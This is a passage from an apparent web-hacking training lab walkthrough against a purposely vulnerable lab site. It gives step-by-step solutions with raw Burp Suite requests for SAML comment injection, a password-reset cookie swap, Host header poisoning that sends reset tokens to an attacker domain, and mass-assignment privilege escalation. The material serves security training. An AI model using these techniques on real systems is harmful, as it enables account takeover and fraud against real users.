At the bottom of the main pane, there is a search bar with the placeholder "Type a search term" and a "0 matches" indicator.

Step 7: The figure shows the intercepted HTTP request; we can analyze the email id “not-a-john@webhacklab.com”:

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v1.7.33 - Temporary Project". The "Proxy" tab is selected. In the main pane, there is a red box around the URL "Request to http://topup.webhacklab.com:80 [192.168.200.110]". Below the URL, there are several buttons: "Forward", "Drop", "Intercept is on" (which is highlighted), and "Action". There is also a "Comment this item..." button and a search bar. At the bottom of the main pane, there is a red box around the "SAML" tab. The "Raw" tab is selected. The raw request text is as follows:

```

MIGZBgNVHSMEgZEWgY6AFF10AZkdQuFAmq2wcLWwcb06ITlooWCkXjBcMQswCQYDV0QGEwJVUzEUMBIGA1UECgwLTm90c29zZWn1cmUxFTATBgnVBAsM
DE9uZUxvZ2luIElkUDEqM4GA1UEAwxtZ5lTG9naW4g0WNjb3VudCAxMjQSNzSCFA24josawX9g9JlthUjV9NQnsTLMAA4GA1udDwEB/wQEawIHqDAN
BgkqhkiG9w0BAQUFAAOCAQEcHBMTO4TeqKXnNQfe9JLbVIpkPWjZEzTh6rRpmp8VN86QLZU0eEKX7aEWgeac85h6yil5DGxU2D4f4LrJ1Zux03Stq
GJvd1bMw4huliumJ43TFjL7cqbu4CC0g2hmRfcDt005SH80u740XISeN6IXjYFl990leuojyq7077PviQtodvYLEN8eUIjfCGxnIgid1Afwt7/ED9+uF
o0CP0pVfmOpPnjNeUAlirI79E+f2KRBlherE68ZVrjpoUzfKTWHG5iqb674owVD0sqLk818auifFUrwStl8YMx+RoV0sbx8loIA7xJvl0I9rfpVctM1E
5Anw3bt24RhWxySSg==</ds:X509Certificate></ds:X509Data></ds:KeyInfo></ds:Signature><saml:Subject><saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">not-a-john@webhacklab.com</saml:NameID><saml:Subject>
Confirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"><saml:SubjectConfirmationData
NotOnOrAfter="2018-07-10T08:07:18Z" Recipient="http://topup.webhacklab.com/"
InResponseTo="_la349b9e-8a62-415c-b034-bb0c67309ee0"/></saml:SubjectConfirmation></saml:Subject><saml:Conditions
NotBefore="2018-07-10T08:01:18Z"
NotOnOrAfter="2018-07-10T08:07:18Z"><saml:AudienceRestriction><saml:Audience>http://topup.webhacklab.com/</saml:Audience>
</saml:AudienceRestriction></saml:Conditions><saml:AuthnStatement AuthnInstant="2018-07-10T08:04:17Z"
SessionNotOnOrAfter="2018-07-11T08:04:18Z"
SessionIndex="_c28f3170-6645-0136-4603-02680bb01398"><saml:AuthnContext><saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</saml:AuthnContextClassRef></saml:AuthnContext></saml:AuthnStatement></saml:Assertion></samlp:Response>
```

At the bottom of the main pane, there is a search bar with the placeholder "Type a search term" and a "1 match" indicator.

Step 8: Replace email id “not-a-john@webhacklab.com” with “not-a-<!-- this is comment -->john@webhacklab.com” as shown in the figure below.</p>

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A red box highlights a "Request to http://topup.webhacklab.com:80 [192.168.200.110]". Below the request, there are buttons for "Forward", "Drop", "Intercept is on", and "Action". A "Comment this item" button is also present. The main pane displays an XML message. A red box highlights a "Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">not-a-<!-- this is comment -->john@webhacklab.com</saml:NameID" line. Another red box highlights the entire "not-a-<!-- this is comment -->john@webhacklab.com" string. At the bottom, a search bar contains "not-a-<!-- this is comment -->john@webhacklab.com" and shows "1 match".</p>

```

<?xml version="1.0" encoding="UTF-8"?>
<ds:Envelope xmlns:ds="http://www.w3.org/2000/09/xmldsig#" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:1.0:protocol">
    <ds:Signature>
        <saml:Subject>
            <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">not-a-<!-- this is comment --&gt;john@webhacklab.com&lt;/saml:NameID&gt;
        &lt;/saml:Subject&gt;
        &lt;saml:Conditions NotBefore="2018-07-10T00:00:00Z" NotOnOrAfter="2018-07-10T00:00:00Z" /&gt;
    &lt;/ds:Signature&gt;
&lt;/ds:Envelope&gt;
</pre>

```

Step 9: As shown in the figure below, the XML parser returns the last child node as “john@webhacklab.com”

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A red box highlights a "Response from http://topup.webhacklab.com:80/saml/consume.aspx [192.168.200.110]". Below the response, there are buttons for "Forward", "Drop", "Intercept is on", and "Action". A "Comment this item" button is also present. The main pane displays the XML response. A red box highlights the "OK! john@webhacklab.com" message. At the bottom, a search bar contains "OK! john@webhacklab.com" and shows "0 matches".

```

<?xml version="1.0" encoding="utf-8"?>
<html>
    <head>
        <title>OK! john@webhacklab.com</title>
    </head>
    <body>
        <p>OK! john@webhacklab.com</p>
    </body>
</html>

```

Step 10: The figure shows that we have successfully logged into user account “john@webhacklab.com”:

The screenshot displays a Mozilla Firefox browser window with a private browsing session titled "Web Hacking- Black Belt Edition - Mozilla Firefox (Private Browsing)". The address bar contains the URL "topup.webhacklab.com". A red box highlights the user account "JOHN@WEBHACKLAB.COM" listed in the top navigation bar. The main content area features a large, bold title "Web Hacking- Black Belt Edition" and a subtitle "Keep calm, stay in the process and see what's going on.". Below the text is a horizontal row of colorful, stylized icons representing various people, objects, and animals.

Module: Password Reset Attacks

Cookie Swap

Challenge URL: <http://topup.webhacklab.com/Account/ForgotPassword>

- Change the password of the user “csuserX@webhacklab.com” through forgot password functionality.

Solution:

Step 1: Initiate the forgot password request as your user and select the method “Answer Security Question”, we are using “foo@webhacklab.com” as an authenticated user and “anant@webhacklab.com” as victim for walkthrough:

The screenshot shows a web browser window with the URL topup.webhacklab.com/Account/ForgotPassword in the address bar. The page has a header with navigation links: HOME, TOPUP, and VOUCHERS. Below the header, the main content area has a title "Forgot your password?". It contains two radio button options: "Recover using registered Email" and "Answer Security Questions", with the latter being selected. There is a text input field labeled "Email" containing "foo@webhacklab.com". At the bottom of the form is a red rectangular button labeled "EMAIL LINK".


Step 2: Answer the secret questions and the application would redirect to the “Set New Password” page, as shown below:

The screenshot shows a web page titled "Please answer your security question". At the top, there is a navigation bar with links for HOME, TOPUP, VOUCHERS, SHOP, and SUNIL. Below the title, a question is displayed: "What was your favorite sport in high school?". A text input field is present for the answer, labeled "SecurityAnswer". At the bottom of the form is a red button labeled "RESET PASSWORD". The URL in the address bar is "topup.webhacklab.com/Account/SecurityQuestion".

Step 3: Do not reset the password. We will revisit this page in **Step 6**.

The screenshot shows a web page titled "Reset your password.". At the top, there is a navigation bar with icons for back, forward, refresh, and home. The URL in the address bar is "topup.webhacklab.com/Account/ResetPassword1". Below the title, there is a logo for "NOT SO SECURE". The main form has two input fields: "Password" and "Confirm password". At the bottom of the form is a red button labeled "RESET". The URL in the address bar is "topup.webhacklab.com/Account/ResetPassword1".

Step 4: In another browser (or private browsing window), initiate the forgot password request as your target user “foo@webhacklab.com” (here “ananat@webhacklab.com” the victim) into the application. Here, we have used “Firefox”:



Step 5: Capture the value of the cookie ‘ ASP.NET_SessionId’ present in the response, as shown below:

Request	Response
<pre>POST /Account/ForgotPassword HTTP/1.1 Host: topup.webhacklab.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://topup.webhacklab.com/Account/ForgotPassword Content-Type: application/x-www-form-urlencoded Content-Length: 181 Cookie: __RequestVerificationToken=VQpywDjh-S6BOWxBf-EiTxDzq2a3lYBYEV 76Ql4Ykjg3DsVVoywYqb0Ch4Ykgzd37L6AjL81iWTz6ngwSQFMYFy0mQ oG4viLzu6Tv5vNI1 DNT: 1 Connection: close Upgrade-Insecure-Requests: 1 __RequestVerificationToken=hXxbQG1_d1Pb5ac4I-hgc-wNdv_e06C9bOZ yRlmJvtoPqqZDiuDgVehN_UQBB-cXTzPvfudVCbiGQcCheWXqWYr91a 28-jpjcxnPj7iAo1&RecoveryOption=2&Email=ananat%40webhacklab.com</pre>	<pre>HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: /Account/SecurityQuestion Server: Microsoft-IIS/8.5 Set-Cookie: ASP.NET_SessionId=geom0ulhsycjojmhkvmifzn; path=/; HttpOnly X-AspNetMvc-Version: 5.2 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Fri, 16 Mar 2018 10:14:37 GMT Connection: close Content-Length: 142 <html><head><title>Object moved</title></head><body> <h2>Object moved to here.</h2> </body></html></pre>

Step 6: In the previous browser session **Step 3**, enter a new password and capture the request in Burp Suite:

Raw	Params	Headers	Hex
-----	--------	---------	-----

```

POST /Account/ResetPassword1 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ResetPassword1
Content-Type: application/x-www-form-urlencoded
Content-Length: 187
Cookie:
__RequestVerificationToken=VQpywDJbh-S6BOWxBf-EiTxDZq2a3IYBYEV76QI4Ykjg3DsVvOywYqb0cH4Ykgzd37L
NI1; ASP.NET_SessionId=1gtafgv3drjhm0whn52linlb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

__RequestVerificationToken=h8g24pvMyfpmaWgINrGZbkGD0X_3Z2pM30ZNiOQGjmzhvVSaRhP2egISzkLZB1cn
Q1&Password>Newpass1234%21&ConfirmPassword>Newpass1234

```

Step 7: Switch the value of cookie ‘ ASP.NET_SessionId’ with the one captured in **Step 5** and forward the request.

	Request to http://topup.webhacklab.com:80 [192.168.200.110]		
Forward	Drop	Intercept is on	Action
Raw	Params	Headers	Hex

```

POST /Account/ResetPassword1 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ResetPassword1
Content-Type: application/x-www-form-urlencoded
Content-Length: 187
Cookie:
__RequestVerificationToken=VQpywDJbh-S6BOWxBf-EiTxDZq2a3IYBYEV76QI4Ykjg3DsVvOywYqb0cH4Ykgzd37L6AjL81iWTz6
NI1; ASP.NET_SessionId=geom0ulhsycjojmhkvmfznt
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

__RequestVerificationToken=h8g24pvMyfpmaWgINrGZbkGD0X_3Z2pM30ZNiOQGjmzhvVSaRhP2egISzkLZB1cnK-nUe5neilP0
Q1&Password>Newpass1234%21&ConfirmPassword>Newpass1234

```

The password for user “anant@webhacklab.com” is now set to a new password “Newpass1234”.

Similarly change the password of the user “csuserX@webhacklab.com”.

Host Header Validation Bypass

Challenge URL: <http://topup.webhacklab.com/Account/ForgotPassword>

- Bypass host header validation to perform header poisoning for your account.
- Capture the password reset token.
- Change the password of the account using the captured token.

Solution:

Step 1: Initiate the forgot password request as your user.

The screenshot shows a web page titled "Forgot your password?". At the top, there is a navigation bar with links for HOME, TOPUP, VOUCHERS, SHOP, LOGIN, REGISTER, a search icon, and a menu icon. Below the title, there are two radio button options: "Recover using registered Email" (selected) and "Answer Security Questions". A text input field contains a partially redacted email address ending in "@gmail.com". At the bottom of the form is a red "NEXT" button.

Step 2: Capture the request and change the value of the ‘Host’ header from “topup.webhacklab.com” to “attacker.com” and send it, the application accepts the request:

```

POST /Account/ForgotPassword HTTP/1.1
Host: attacker.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ForgotPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 191
Cookie: __RequestVerificationToken=qhxWL_nSsBrITjRT__--p_fZzWz52SoKWTUMVGBEZqilci80pu7j_N3tcCty9KyqtDkqMV_vZNC9i1v3pNfJ
B7J2B_cuh7j6rZpm0Fjvb301
Connection: close
Upgrade-Insecure-Requests: 1

__RequestVerificationToken=AmeLIHNsuEPYx8xCZV3YN1-NGR6briq0DGc6caCjKxx0kdi3nkIRbuKaqpXp3Bhx_Q4Pqc-tNSTq0DBTbHmWq
GW2BcujpYYQLKSPUMCthRrYl&RecoveryOption=1&Email=redacted@gmail.com
    
```

Response

```

Content-Type: text/html; charset=utf-8
Location: /Account/ForgotPasswordConfirmation
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 08 Apr 2018 07:42:34 GMT
Connection: close
Content-Length: 152

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Account/ForgotPasswordConfirmation">here</a>.</h2>
</body></html>
    
```

Step 3: You will receive an email with a password reset link. However, the link has not been poisoned and contains the original domain ‘topup.webhacklab.com’. This suggests that the application is either not vulnerable or there is some header validation in place.

Reset Password

webdevsec@gmail.com
to me

Hi [REDACTED] @gmail.com,

A request to reset password was received from your Account.

Use the below link to reset your password.

Reset

If you did not request a password reset, you can ignore this message and continue using your current password to log in.

Thanks,
Team NotSoSecure

Reply Forward

No recent chats
Start a new one

topup.webhacklab.com/Account/ResetPassword?code=MNdK7kr27mugAvC0gQYIzyElWinaQIfiPotx4XY/wP8=&userId=17848f87-e22d-475c-8942-4ebd22531b4c

Step 4: Change the value of the header ‘Host’ in the request to ‘topup.webhacklab.com.<Own_Domain>’ and send it, the application will again accept the request:

The screenshot shows a browser's developer tools interface. At the top, there are buttons for 'Go', 'Cancel', 'Follow redirection', and a target URL 'Target: http://topup.webhacklab.com'. Below this is a 'Request' section with tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying a POST request to '/Account/ForgotPassword' with the following headers:

```
POST /Account/ForgotPassword HTTP/1.1
Host: topup.webhacklab.com.attacker.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ForgotPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 191
Cookie:
    RequestVerificationToken=qhxWL_nSsBrITjRT__--p_fZzWz52SoKWTUMVGBKZqilci8Upu7j_N3tcCty9KyqtDkqMV_vZNC9i1v3pNfJ
    87J2B_cuh7j6rZpm0Fjvb301
Connection: close
Upgrade-Insecure-Requests: 1

RequestVerificationToken=AmeLIHnsuEPYx8xCZV3YN1-NGR6brig0DGc6caCjKxkUkdi3nkIRbuKaqpXP3Bhx_Q4Pqc-tNSTq0DBTbBmWq
GW2HCujpYYQLKSPUMCthRrYl&RecoveryOption=1&Email= [REDACTED] gmail.com
```

Below the request, there is a search bar with the placeholder 'Type a search term' and a result count of '0 matches'.

At the bottom, there is a 'Response' section with tabs for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The 'Raw' tab is selected, showing the response headers and content:

```
Content-Type: text/html; charset=utf-8
Location: /Account/ForgotPasswordConfirmation
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 08 Apr 2018 07:44:17 GMT
Connection: close
Content-Length: 152

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Account/ForgotPasswordConfirmation">here</a>.</h2>
</body></html>
```


Step 5: Start a python web server on port 80.

```
root@Kali:~# python3 -m http.server 80
```



```
[root💀kali]-[~/tools]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Step 6: Open the password reset email and notice that the email reset link now has our custom domain and the original domain as its subdomain:



Step 7: Open the link and notice that python “SimpleHTTPServer” will receive a request containing the password reset code.

```
(root㉿kali)-[~/tools]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [11/Jul/2021 02:14:45] code 404, message File not found
127.0.0.1 - - [11/Jul/2021 02:14:45] "GET /Account/ResetPassword?code=h0NX50D6Ana/gcziUkSf2TfXUWYAbIgIwHhqb6skA2I=&userId=30806fb6-8453-4d1a-b783-4096770488aa HTTP/1.1" 404 -
127.0.0.1 - - [11/Jul/2021 02:14:45] code 404, message File not found
127.0.0.1 - - [11/Jul/2021 02:14:45] "GET /favicon.ico HTTP/1.1" 404 -
```

Step 8: By removing the injected domain from the password reset link we can go to the reset password page and change the account password.

Reset password

Email
[REDACTED] @gmail.com

Password
[REDACTED]

ConfirmPassword
[REDACTED]

RESET

Step 9: Using the newly set password we can login into the account.

Web Hacking- Black Belt Edition

Keep calm, stay in the process and see what's going on.



Module: Business Logic and Authz Flaws

Mass Assignment

Challenge URL: <http://topup.webhacklab.com/api/user>

- Escalate privilege from a “bronze” user to a “gold” user through profile update to avail additional discount.

Solution:

Step 1: Login into the topup application and go to the profile page. Notice that the application shows that the user membership is “Bronze”.

The screenshot shows a web application interface for 'NOT SO SECURE'. At the top, there's a navigation bar with links for HOME, TOPUP, VOUCHERS, SHOP, MY ORDERS, and a search icon. The main content area is a profile form. It includes fields for Name (Dhruv), Mobile (987654321), Question (What is your favourite City?), Password Answer (*****), Profile Image (a placeholder image), and Membership (a circular icon labeled 'Bronze'). Below the membership field is a red horizontal line. On the left, there's a 'Billing Address' section with an 'Address' input field. At the bottom right of the form is a red 'UPDATE' button.

Step 2: Select a topup and notice that no membership discount is provided for the user.

O2 02 Back ←

O2	300 GBP
Service charge	10 GBP
Voucher Discount	- 140 GBP
Membership Discount (%)	0

Total 170.5 GBP

Apply voucher code (if any) Order Notes

Apply voucher code and get up to 80% discount

If324d34354a414e

APPLY **PAY NOW**

Step 3: Update the user profile and intercept the request, as shown below:

Request to http://topup.webhacklab.com:80 [192.168.200.110]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex JSON Beautifier JWS

```
POST /api/user HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Profile
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1bmIxWVfbmFtZSI6ImRocnV2Lm5zc0BtYWIsaW5hdG9yLmNvbSlsmVtYWlsIjoiZGhydXYubnNzQG1haWxpbnF0b3luY29tliwiaXNzIjoiHR0cDovL3dlYmhYY2tsYWluY29tLyIsImV4cCI6MTU2NDQ5NjYzMSwibmjmljoxNTYzMjg3MDMxfQ.7AGhz4pz1GSepbZLmcdfOaYVFr5xtdjZ4qeSPbiGSw
X-Requested-With: XMLHttpRequest
Content-Length: 208
Cookie:
__RequestVerificationToken=MMNhsk0qDp7gl_kC0vZy8wpFG4CCpeUoSrQQmMjlxMsS--ZLKPYwhp88LAKq7QQ7CS23YdFrgRpTPi6nho-7ig
r_RLxwoLkEo3cO7WqUaA1
Connection: close

{"id": "46ca046b-e8a3-4e27-a20f-445a8915fe6e", "userName": "██████████", "name": "Dhruv", "phoneNumber": "987654321", "PasswordQuestion": "What is your favourite City?", "PasswordAnswer": "", "HomeTown": ""}
```

Step 4: In the intercepted request add another JSON parameter "membership":"Gold" and send the request.

Request to http://topup.webhacklab.com:80 [192.168.200.110]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex JSON Beautifier JWS

```
POST /api/user HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Profile
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1bmJxdWVfbmFtZSI6ImRocnV2Lm5zc0BtYWIsaW5hdG9yLmNvbSlsimVtYWIsjoiZGhydXYubnNzQG1haWxpbmF0b3luY29tliwiaXNzIjoiaHR0cDovL3dlYmhhsY2tsYWluY29tLyIsImV4cCI6MTU2NDQ5NjYzMswibmJmljoxNTYzMjg3MDMxfQ.7AGhz4pzclGSepbZLmcdf0aYFr5xtdjZ4qeSPbiGSw
X-Requested-With: XMLHttpRequest
Content-Length: 208
Cookie:
__RequestVerificationToken=MMNhsk0qDp7gl_kC0vZy8wpFG4CCpeUoSrQQmMjlxMsS--ZLKPYwhp88LAKq7QQ7CS23YdFrgRpTVPi6nho-7ig
r_RLxwoLkEo3cO7WqUaA1
Connection: close

{"id":"46ca046b-e8a3-4e27-a20f-445a8915fe6e","userName": "████████████████████████████████████████", "name": "Dhruv", "phoneNumber": "987654321",
"PasswordQuestion": "What is your favourite City?", "PasswordAnswer": "", "HomeTown": "", "Membership": "Gold"}
```

Step 5: Refresh the profile page and notice that the membership has been updated to "Gold".

NOT SO SECURE

HOME TOPUP VOUCHERS SHOP MY ORDERS

Profile

Name Dhruv	Mobile 987654321
Question What is your favourite City?	Password Answer *****
Profile Image 	Membership  Gold
Billing Address Address	

UPDATE

Step 6: Select the same topup and notice that an additional membership discount of 20% is provided (being a Gold member).

The screenshot shows an O2 mobile top-up receipt. At the top left is the O2 logo. To its right is the number '02'. In the top right corner is a 'Back' button with a left arrow icon. Below the logo, there's a table with four rows of information:

O2	300 GBP
Service charge	10 GBP
Voucher Discount	NA
Membership Discount (%)	20

Below the table, the word 'Total' is followed by '248 GBP' in large pink text. There is a section titled 'Apply voucher code (if any)' with a sub-instruction 'Apply voucher code and get up to 80% discount'. It includes a 'Voucher' input field, a red 'APPLY' button, and a red 'PAY NOW' button. To the right of the 'APPLY' button is a 'Order Notes' section.

Step 7: To complete the payment process, use a random number as the credit card number (do not use a real credit card number).

The screenshot shows a fake payment gateway interface. At the top left is the VISA logo. To its right is the text 'NotSoSecure Payment GateWay'. Below this, there's a section titled 'Order Infomation' containing the following details:

Order Id f6b05f85675d4c31aea3ba7f20408960	Information Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!
Amount 248 GBP	Email [redacted]

Below this is a section titled 'Credit Card Details' with the note: '* Please don't use a real credit card. This is a notsosecure payment gateway'. It contains fields for 'Name on Card' (Dhruv Shah), 'Card Number' (9876543212345678), 'Month' (11), 'Year' (1111), and 'CVV' (four redacted dots). At the bottom right are 'PAY' and 'CANCEL' buttons.

